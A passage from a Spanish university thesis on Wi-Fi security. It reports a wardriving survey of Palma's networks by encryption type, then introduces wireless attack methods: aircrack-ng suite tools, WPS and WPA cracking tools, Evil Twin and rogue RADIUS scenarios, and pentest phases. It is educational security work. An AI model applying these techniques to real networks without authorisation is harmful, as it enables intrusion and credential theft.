títulos de CurrentLatitude y CurrentLongitude por Latitude y Longitude respectivamente. Posteriormente, se ha tenido que convertir a formato kml empleando la cuenta Premium para ser visualizado por la herramienta Google Earth. Esta herramienta sólo permite visualizar las 40.000 primeras redes de 46.964 descartando las restantes. La intención de la visualización no es visualizar todas las redes, sino tener una idea de la ubicación general del conjunto de redes, constatando que han sido obtenidas en la ciudad de Palma. La visualización del 85 % del total de las redes no penalizará al conjunto, aclarando que el descarte de redes sólo ha sido para su visualización pero a la hora de realizar el análisis de la información se han empleado todas las redes.



Figura 3.1: Visualización de 40.000 redes en Palma

El análisis realizado del conjunto de datos se ha clasificado de la siguiente forma distinguiendo entre redes con distinta seguridad y sin contraseña (ver figura 3.2):

- **Libre o OPN:** Redes Wi-Fi sin contraseña. Un 15 % carecen de seguridad. La mayoría de estas redes corresponden a redes públicas y a ONO-Vodofane. Se deben hacer uso conscientemente. Hay formas de poder cifrar la información de un navegador, cosa que podría ser bastante útil en estos casos. Cabe destacar que el 50 % de las redes sin contraseña corresponden a la compañía ONO. Estas redes están destinadas a suministrar Wi-Fi a usuarios de ONO-Vodafone que tengan Internet + Fijo + Móvil. El acceso a Internet es mediante una contraseña recibida por SMS tras previo registro de la línea de móvil*https://vodafonewifi.es/*.

- **WEP:** El 5 % de las redes aún emplean este tipo de protocolo ya obsoleto. Cada vez es menor el número de este tipo de redes, ya que los fabricantes y empresas distribuidoras de Internet emplean por defecto WPA o WPA2.

- **WPA:** El 23 % tiene configurado el protocolo WPA, el cual surgió para paliar las deficiencias del protocolo anterior.
- **WPA2:** El 25 % hace uso del protocolo WPA2, siendo el más seguro de todos. Todas las redes deberían tener este tipo de protocolo, aunque puede que no todos los AP la configuren ni todos los dispositivos que empleen la red sean compatibles.
- Para solventar problemas de compatibilidad, está el protocolo WPA2 usando el cifrado TKIP o AES a la vez, dependiendo del dispositivo conectado. Este tipo de red con cifrado mixto se le llamará WPA/WPA2 para diferenciarlo de la red WPA2 con sólo cifrado AES. El 31 % de redes utilizan WPA2 con los dos tipos de cifrado.
- Por último, nos queda un 1 % de redes que no han sido clasificadas. Dichas redes son redes *ad-hoc*, ya sean P2P o no. Dentro de este porcentaje hay algunas redes que sólo tienen como seguridad el protocolo WPS, que normalmente se puede unir a otros como WPA o WPA2.
- Un 3 % del total de redes tienen su *Basic Service Set IDentifier* (BSSID) en blanco. Esto quiere decir, que el 3 % de las redes tienen el SSID oculto.



Figura 3.2: Gráfico de redes según el protocolo de seguridad

Por otro lado, la tecnología Wi-Fi emplea distintos canales de frecuencia. Estos canales se agrupan según el estándar:

- **2,4 GHz**: banda de 2,4 GHz donde en España se pueden utilizar los canales del 1 al 13. Teniendo en cuenta que el 14 es el único prohibido. La potencia máxima es de 20 dBm.
- **5 GHz**: banda de 5 GHz que permite en España el uso de los canales 36 a 64 y 100 a 140. La potencia máxima varía entre 23 dBm y 30 dBm.

Según los datos obtenidos, hay un uso mayoritario de las redes de 2,4 GHz siendo el 97 %. Por lo que sólo el 3 % de redes utiliza la banda de 5 GHz. La diferencia del uso de una banda de frecuencia u otra, es que la banda de 2,4 GHz tiene más alcance. En cambio, la banda de 5 GHz tiene mayor velocidad.

3.2 Datos de WiGLE

Los datos obtenidos y analizados en el apartado anterior son comparables con las estadísticas de la página de WiGLE, que es un catálogo de redes inalámbricas que administra la información de las redes 802.11a/b/g/n y redes celulares. Esta plataforma tiene como objetivo reunir y consolidar tanto la ubicación como la información de las redes inalámbricas en todo el mundo en una base de datos central. WiGLE tiene aplicación de escritorio, web y móvil, fáciles de usar con las que se puede consultar y actualizar la base de datos de la plataforma [17].

En la base de datos de redes de WiGLE, cada red es única por su BSSID, es decir, no hay dos redes con el mismo BSSID aunque si se sube una red que ya pertenecía a la base de datos, ésta se actualiza con su nueva información. Si la red pasa de WEP a WPA2 por ejemplo, WiGLE almacenaría que esa red pasa a ser WPA2, cambiando el tipo al que pertenece.

En la figura 3.3, se puede observar que WiGLE distingue cinco tipos de redes: WPA, WPA2, WEP, sin contraseña y el resto. El territorio geográfico que abarcan los resultados recogidos por la plataforma es muy diverso, englobando casi todo el mundo, desde Estados Unidos siendo el máximo colaborador de redes con 53.493.418, pasando por Alemania como segunda con 8.856.744, después Gran Bretaña, Holanda, Canadá, Francia, Japón, Rusia, Australia y Polonia, decrementando cada país su aporte de redes. En el undécimo puesto se encuentra España con 1.897.154 redes. Y la lista de países continúa cubriendo prácticamente todo el mundo.



Figura 3.3: Redes según WiGLE en julio del 2017 [18]

Aun así, se puede observar como WPA y WPA2 forman la mayor parte de redes. A su vez, el porcentaje de redes WEP es 3,60 % mayor que el obtenido en nuestro estudio de campo. Además, la cantidad de redes que no han sido clasificadas es bastante mayor, al igual que las redes sin contraseña.

En la página de WiGLE, se puede observar la evolución de los tipos de cifrados desde 2002 a 2017. La gráfica de la figura 3.4 muestra la evolución de las redes cifradas (*Encrypted*) y sin cifrar (*No Encrypted*) y por otra parte las redes WEP, WPA, WPA2 y el resto, marcadas como desconocidas (*Unknow*).



Figura 3.4: Evolución temporal de los tipos de redes [18]

El número de redes sin contraseña ha ido decreciendo considerablemente desde 2002. A su vez, el número de redes WPA2 ha aumentado, mientras que paralelamente las redes WEP han disminuido.

La tendencia indica que el uso de las redes WEP y las redes sin contraseña acabará siendo residual y disminuirá mucho más el porcentaje. Las redes WPA2 adquirirán más protagonismo del que ya tienen, siendo WPA2 el protocolo más seguro hasta el momento y el que debería ser usado.

CAPÍTULO 4

ATAQUES GENERALES A LAS REDES INALÁMBRICAS

Este capítulo se centra en los ataques más comunes que puede recibir una red inalámbrica. Cada ataque se realiza en un escenario con unas características concretas. Se verán las distintas fases a la hora de realizar un test de penetración en una red y posteriormente, una serie de ataques realizados, distinguiendo ataques básicos y por protocolo de seguridad. Estos ataques serán descritos e implementados y tendrán sus contramedidas pertinentes para suplir el ataque.

4.1 Escenario de pruebas

En este apartado se explica el *hardware* y el *software* que aparecerán en los distintos escenarios.

4.1.1 Hardware

Ordenadores

Los ataques se realizan utilizando un ordenador de sobremesa. El ordenador tiene un procesador AMD Phenom II X4 965 de 3,42GHz. Además de una memoria *Random Access Memory* (RAM) de 8GB, una tarjeta gráfica NVDIA GeForce GTX 650 y una tarjeta de red inalámbrica.

En la tabla 4.1 podemos observar las características de la tarjeta de red que tiene el ordenador de sobremesa. Esta tarjeta de red inalámbrica es *TP-LINK TL-WN781ND ATHEROS 150MB PCI-E* del fabricante TP-Link .

Por otro lado, hay un ordenador portátil conectado al AP siendo el cliente que genera tráfico en la red. Las características del mismo son irrelevantes ya que el hecho de generar tráfico será suficiente.

Producto	Seguridad	Conectividad	Soporte WPS
TL-WN781ND	WEP 64/128bits WPA-TKIP WPA2-AES	802.11b 2,4GHz 802.11g 2,4GHz 802.11n 2,4/5GHz	Sí

Tabla 4.1: Características tarjeta de red

La decisión de que el atacante sea el ordenador de sobremesa, es debido a que éste tiene mejor *hardware*, y por ello funcionará con mayor fluidez ejecutando las pruebas de ataque.

Punto de acceso

El AP escogido ha sido el *TL-WDR3600* del fabricante TP-Link, donde en la tabla 4.2 se pueden apreciar sus características. Este *router* tiene las características más que suficientes para realizar los ataques deseados y ser víctima de ellos.

Producto	Seguridad	Conectividad	Soporte
TL-WDR3600	WEP 64/128bits WPA/WPA2 *Personal* WPA/WPA2 *Enterprise* WPA-TKIP WPA2-AES	802.11a 2,4/5GHz 802.11b 2,4GHz 802.11g 2,4GHz 802.11n 2,4/5GHz 4 puertos *Local Area Network* (LAN) 1 puerto WAN 2 puertos USB	WPS-PIN WPS-PBC SPI Firewall DoS IP Filter MAC Filter Domain Filter

Tabla 4.2: Características del *router*

4.1.2 Software

Kali Linux versión 2016.2 es el sistema operativo que contiene los programas necesarios para realizar los ataques [19]. En Kali Linux hay un conjunto de herramientas *air* que proporcionan todo lo necesario para realizar una auditoría a redes inalámbricas. Las herramientas que se utilizarán en ataques posteriores son las siguientes:

- *Macchanger*: con esta herramienta es posible cambiar la dirección MAC de la tarjeta de red.
- La *suite* air: conjunto de herramientas destinadas a realizar auditorías de redes inalámbricas.
  - *Airmon-ng*: permite modificar el modo de trabajo de la tarjeta de red [20].
  - *Airodump-ng*: permite escuchar todo el tráfico inalámbrico [21].
  - *Aircrack-ng*: permite ataques de fuerza bruta, por diccionario o estadísticos, empleando el tráfico obtenido por *airodump-ng* [22].

  - *Aireplay-ng*: da la posibilidad de realizar distintos ataques a clientes y AP. En la tabla 4.3 se puede ver un resumen de los distintos ataques que esta herramienta permite realizar [23].
  - *airbase-ng*: herramienta para crear un AP del tipo que se quiera [24].

- *Wireshark*: programa para analizar el tráfico de una red [25].
- *Cowpatty*: herramienta para obtener la clave WPA/WPA2 utlizando ataques de diccionario *offline* [26].
- *Pyrit*: herramienta para obtener la clave WPA/WPA2 con la ayuda de una tarjeta gráfica [27].
- *Reaver*: herramienta diseñada para el ataque de fuerza bruta con una red WPS hacia su número PIN [28].
- *Hostapd*: herramienta para crear un *Evil Twin* y poder conectarlo a Internet [29].
- *Hostapd-wpe*: parche de *hostapd-wpe* para crear un *Evil Twin* para atacar una red con autenticación en un servidor [30].
- *Asleap*: herramienta para realizar ataques a una red con autenticación en servidor [31].

Ataque	Descripción
-0 Desautenticación	Permite desautenticar a uno o varios clientes de un AP.
-1 Autenticación falsa	Permite asociarse a un AP.
-2 Selección interactiva	Permite elegir un paquete y reenviarlo al AP.
-3 Reinyección de paquetes	Permite capturar un paquete *Address Resolution Protocol* (ARP) y reinyectarlo contra el AP.
-4 Ataque ChopChop	Permite descifrar un paquete de datos WEP
-5 Fragmentación	Permite generar una keystream.
-6 Caffe-Latte	Permite que los clientes generen más IV para descifrar la clave.

Tabla 4.3: Descripción de los tipos de ataques más comunes en *aireplay-ng* [23]

4.1.3 Escenarios

Los ataques se han implementado utilizando uno de los dos escenarios siguientes, donde se escenifica una situación real. Ambos escenarios son completados con características particulares dependiendo del ataque.

Escenario 1

Escenario que recrea un hogar o una pequeña empresa, SOHO, donde un cliente puede conectarse al AP de forma inalámbrica y dentro del radio de cobertura del AP se establece un atacante. En la figura 4.1 se puede ver una representación gráfica del escenario.



Figura 4.1: Escenario 1

El AP está conectado a Internet y suministra esta conexión a un posible cliente. Las características del AP se pueden ver en la tabla 4.4. Si tiene un cliente conectado, navegará por Internet creando tráfico.

Como se ha comentado en el apartado 4.1.1, el atacante será el ordenador de sobremesa. El cliente, si es que lo hay, será el portátil. La información MAC de cada dispositivo es la siguiente:

- Sobremesa ->F4:F2:6D:44:7D:3B
- Portátil ->1C:65:9D:37:B1:7F

Producto	ESSID	BSSID	Canal
AP	TFG_UIB	E8:94:F6:D4:35:77	6

Tabla 4.4: Características del AP

Este escenario, dependiendo del ataque que se realice, será complementado con más información en el apartado de escenario dentro de cada ataque.

Escenario 2

En este escenario se escenifica el tipo de redes *Enterprise*, dedicadas a entornos profesionales, como por ejemplo empresas o universidades.

El escenario se compone de un cliente que está conectado a una red donde el AP no realiza el proceso de autenticación, sino que lo realiza un servidor RADIUS (ver apartado 2.2.3). En la figura 4.2 se puede ver una representación gráfica del escenario.



Figura 4.2: Escenario 2

En el momento de emplear este escenario para un ataque, el atacante creará un AP virtual como el original con un servidor RADIUS propio. Así podrá engañar al cliente con la intención de obtener toda la información necesaria para conseguir las credenciales del usuario.

4.2 Fases de un test de penetración

El proceso de un test de penetración o *pentesting* consiste en la realización de ataques en diversos entornos (en nuestro caso una red inalámbrica) con el fin de descubrir posibles fallos y vulnerabilidades de seguridad. Un test de penetración se puede dividir en cuatro fases principales que se pueden visualizar en la figura 4.3.



Figura 4.3: Diagrama de las fases de pentesting [16]

Fase de planificación

La fase de planificación (*planning*) es realmente importante y no siempre obtiene la importancia que debería. En esta fase se define el alcance del ataque y se estiman las herramientas que se van a usar. Si no se ha podido definir un alcance ni estimar las herramientas adecuadas para el test de penetración, se continuará con la fase de reporte [16].

Fase de descubrimiento

En la fase de descubrimiento (*discovery*) se recoge la mayor cantidad de información posible sobre las redes que se encuentran en el ámbito de aplicación de la prueba y sus vulnerabilidades. Esta fase también se conoce como fase de recopilación de información y es muy importante, ya que define con precisión los objetivos del ataque, permite recoger información y exponer sus vulnerabilidades potenciales. Los objetivos pasan por recoger la siguiente información [16]:

- Redes visibles y ocultas.
- Clientes conectados a las redes.
- Rogue AP o *Evil twins*.
- Tipo de autenticación usado por las redes.
- Mapa del rango de las redes, desde donde son accesibles y si hay lugares donde se puede llevar a cabo un ataque, por ejemplo, una cafetería.

En una red inalámbrica, la fase de descubrimiento puede llevarse a cabo a través de dos tipos principales de escaneo [32]:

- **Activa**: implica el envío de paquetes *request* en *broadcast* a la espera de los paquetes *response* del AP, almacenando los ya recibidos. Éste es el método estándar utilizado por las STA para identificar las redes inalámbricas que están disponibles a su alcance. La desventaja de este método es que un AP puede ser configurado para ignorar los paquetes *request* y así excluir su SSID. En este caso, sería un AP oculto y no se podría identificar la red de esta forma.



Figura 4.4: Escenario de un escaneo activo [32]

- **Pasiva**: este escaneo proporciona mejor resultado que el activo. Este método no envía paquetes en difusión. El adaptador de red inalámbrico de la STA se pone en modo monitor para detectar todo el tráfico que va en un canal determinado. Los paquetes capturados se analizan para determinar qué AP está transmitiendo

y qué STA tiene conectadas. De esta manera, los AP que anteriormente estaban ocultos pasan a ser descubiertos en el momento que un cliente se conecta al AP.



Figura 4.5: Escenario de un escaneo pasivo [32]

Fase de ataque

La fase de ataque (*attack*) aprovecha las vulnerabilidades y fallos de seguridad identificados en la fase de descubrimiento para obtener acceso a la red. La fase de ataque es la parte más práctica del proceso de pruebas de penetración. En ella se realiza una prueba de concepto, *proof of concept*, de la fase de descubrimiento. Esto quiere decir, que se ponen en práctica los ataques pertinentes a las vulnerabilidades y fallos establecidos en la fase anterior [16]. Los ataques abarcarán los siguientes ejemplos:

- Algoritmos estadísticos para descifrar las claves.
- Ataques a la infraestructura.
- Comprometer clientes con *rogue* AP o *Evil Twin*.
- Atacar a clientes.
- Encontrar a clientes no autorizados.
- Ataques tras el acceso a la red.

Fase de reporte

La última fase es la de reporte (*reporting*). Al finalizar las pruebas es necesario realizar un informe con todos los resultados lo más detallado posible. El informe es útil para paliar los fallos y vulnerabilidades reportados
citeb12.

4.3 Tipos de ataques generales

Este aparatado recopila un conjunto de ataques básicos a WLAN que pueden ser realizados sin importar la configuración de la red.

4.3.1 Ataques pasivos

Los ataques pasivos se basan en escuchar las comunicaciones. Pretenden obtener información y suponen un primer paso para la realización de posteriores ataques. Entre ellos se encuentran los siguientes [33]:

- **Surveillance**: consiste en espiar y averiguar cómo es la red. Observar el entorno obteniendo información de la topología de la red y de la ubicación de todos los componentes.
- **Sniffing**: es un ataque consistente en la escucha del medio, capturando paquetes de información. Es fácil obtener los paquetes ya que las comunicaciones inalámbricas están expuestas a que cualquiera, dentro del alcance del AP, pueda capturarlas.

  Para realizar las escuchas de las redes inalámbricas es necesario una tarjeta de red inalámbrica en modo monitor. Se pueden diferenciar cuatro modos de funcionamiento en una tarjeta inalámbrica:

  - *Ad-hoc*: modo para conexiones *Ad hoc* nodo a nodo.
  - *Managed*: modo para asociarse con un AP.
  - *Master*: modo residente de los AP.
  - *Monitor*: modo requerido para capturar todos los paquetes de información dentro del alcance del dispositivo. Este es el modo que será utilizado para ataques de captura de paquetes o *sniffing*. No todas las tarjetas de red son capaces de soportar este modo.
- **Wardriving**: es la realización de la técnica *sniffing* estando en movimiento. Recorriendo las calles de una ciudad con un vehículo con el fin de capturar todas las redes inalámbricas a su paso. En este ataque es importante disponer de la funcionalidad de GPS para así poder registrar la ubicación aproximada de las redes almacenadas y así crear un mapa con esa información.
- **Warchalking**: lenguaje de símbolos escritos en lugares públicos, normalmente con tiza en la pared, o en el suelo, destinado a informar sobre la existencia de redes Wi-Fi cercanas. El tipo de información que se comparte es el SSID y el tipo de seguridad de la red.

  En la figura 4.6 se puede observar un ejemplo de Warchalking. El nodo abierto es representado por dos semicírculos abiertos, indicando que la red no tiene seguridad implementada. En cambio, un círculo indica que la red está protegida con contraseña. En la parte superior de estos símbolos se escribe el SSID y en la inferior su ancho de banda.
- **Ataques a contraseñas**: este tipo de ataques tienen como fin descubrir la contraseña de la red. Las pruebas no se hacen contra la víctima, ya que en ese caso sería un ataque activo. Para este ataque es necesario saber el algoritmo de cifrado y los datos antes y después de ser cifrados, para ir comprobando de forma *offline* las contraseñas. Hay dos tipos de ataques a contraseñas:



Figura 4.6: Símbolos warchalking [33]

  - Ataque por fuerza bruta: aquellos que intentan adivinar la contraseña probando todas las posibles combinaciones hasta dar con ella. La efectividad de este ataque radica en la longitud de la contraseña. Cuanto más larga, más tiempo computacionalmente lleva.
  - Ataque por diccionario: parecido al ataque por fuerza bruta pero basándose en una lista de posibles contraseñas las cuales se irán probando hasta encontrar la contraseña que cifra el texto igual que lo hace la víctima. Puede disminuir razonablemente el tiempo de obtener la contraseña si ésta se halla en el diccionario.

- **Revelación de SSID ocultos**: este ataque intenta conocer la información de los AP que tiene habilitado el modo SSID oculto. Para ello, el atacante se mantiene a la espera hasta que el AP revele su información, por ejemplo, cuando un cliente se asocia al AP.

- **Filtrado MAC**: un AP puede filtrar los clientes que acepta o rechaza según su MAC. En este caso, se modifica la dirección MAC del atacante con el fin de que el AP confunda al atacante como un cliente conocido.

4.3.2 Ataques activos

Se basan en la modificación de los flujos de información o la creación de flujos de información falsos. Entre ellos se encuentran los siguientes [33]:

- **Ataques a contraseñas**: es la versión activa del ataque a contraseñas de ataques pasivos. En este caso, los intentos de prueba y error de descubrir la contraseña se hacen contra el AP. Si controla el número de intentos fallidos, puede llegar a alargar el tiempo de la ejecución del ataque, incluso tanto que sea inviable.

- **Spoofing**: consiste en la suplantación de información o de parte de ella.

- **Hijacking**: es un ataque posterior al *Spoofing* el cual toma la sesión de una conexión entre dos dispositivos de usuario. En la figura 4.7 se ilustra el ataque.



Figura 4.7: Secuestro de sesión [33]

- **Reinyección de paquetes**: ataque con el fin de generar tráfico en la red. Crea paquetes, o los captura de un cliente, para posteriormente ser reenviados al AP.
- ***Man-In-The-Middle***: son un tipo de ataques en los que un tercero puede interceptar, capturar o alterar la comunicación entre dos entidades. Radica en la intromisión durante la comunicación entre dos sistemas. El atacante recibe y modifica datos concretos de la comunicación. Al realizar la suplantación de identidad, ningún dispositivo se da cuenta de que se está comunicando realmente con el atacante [32].
- ***Denial of Service* (DoS)**: este ataque tiene como objetivo inutilizar la red deshabilitando a los dispositivos, ignorando la información que se transmite en la red, y el acceso a ella. Los ataques DoS abarcan desde inibidores de frecuencia pertenecientes a la capa física del modelo OSI, hasta la sobrecarga del sistema recibiendo tramas pertenecientes a la capa de enlace.
- **Rogue AP o Fake AP o Evil Twin**: es un AP instalado en la red el cual no ha sido autorizado. Los usuarios creen que es el AP original e intentan conectarse a él [16].

4.4 Ataques básicos

En este apartado se listarán y explicarán un conjunto de ataques que son la base de otros ataques posteriores. Estos ataques no serán únicos para un protocolo de seguridad

concreto pero sí se puede dar el caso de no ser efectivo para todos.

4.4.1 Tarjeta de red en modo monitor

Introducción

La tarjeta de red se habilita en modo *monitor* para que escuche todo lo que circula por el aire. En el modo *monitor* es posible capturar el tráfico que circula por las redes inalámbricas dentro del alcance del atacante. La herramienta *airmon-ng* habilita el modo *monitor* [20].

Escenario

En este caso, no es necesario ningún escenario concreto. Tan sólo disponer de un ordenador con una tarjeta de red capaz de habilitar el modo *monitor*.

Ejecución del ataque

Primero hay que averiguar las distintas interfaces de red de las que dispone el ordenador. Si tuviese varias tarjetas de red aparecerían las distintas interfaces de red de todas ellas. Para ello ejecutamos el siguiente comando:

ifconfig

En la figura 4.8, podemos ver el uso del comando con la respuesta de tres interfaces lógicas. Una es la interfaz *ethernet* (eth0), otra la de *loopback* (lo) y la última de *wireless* (wlan0).

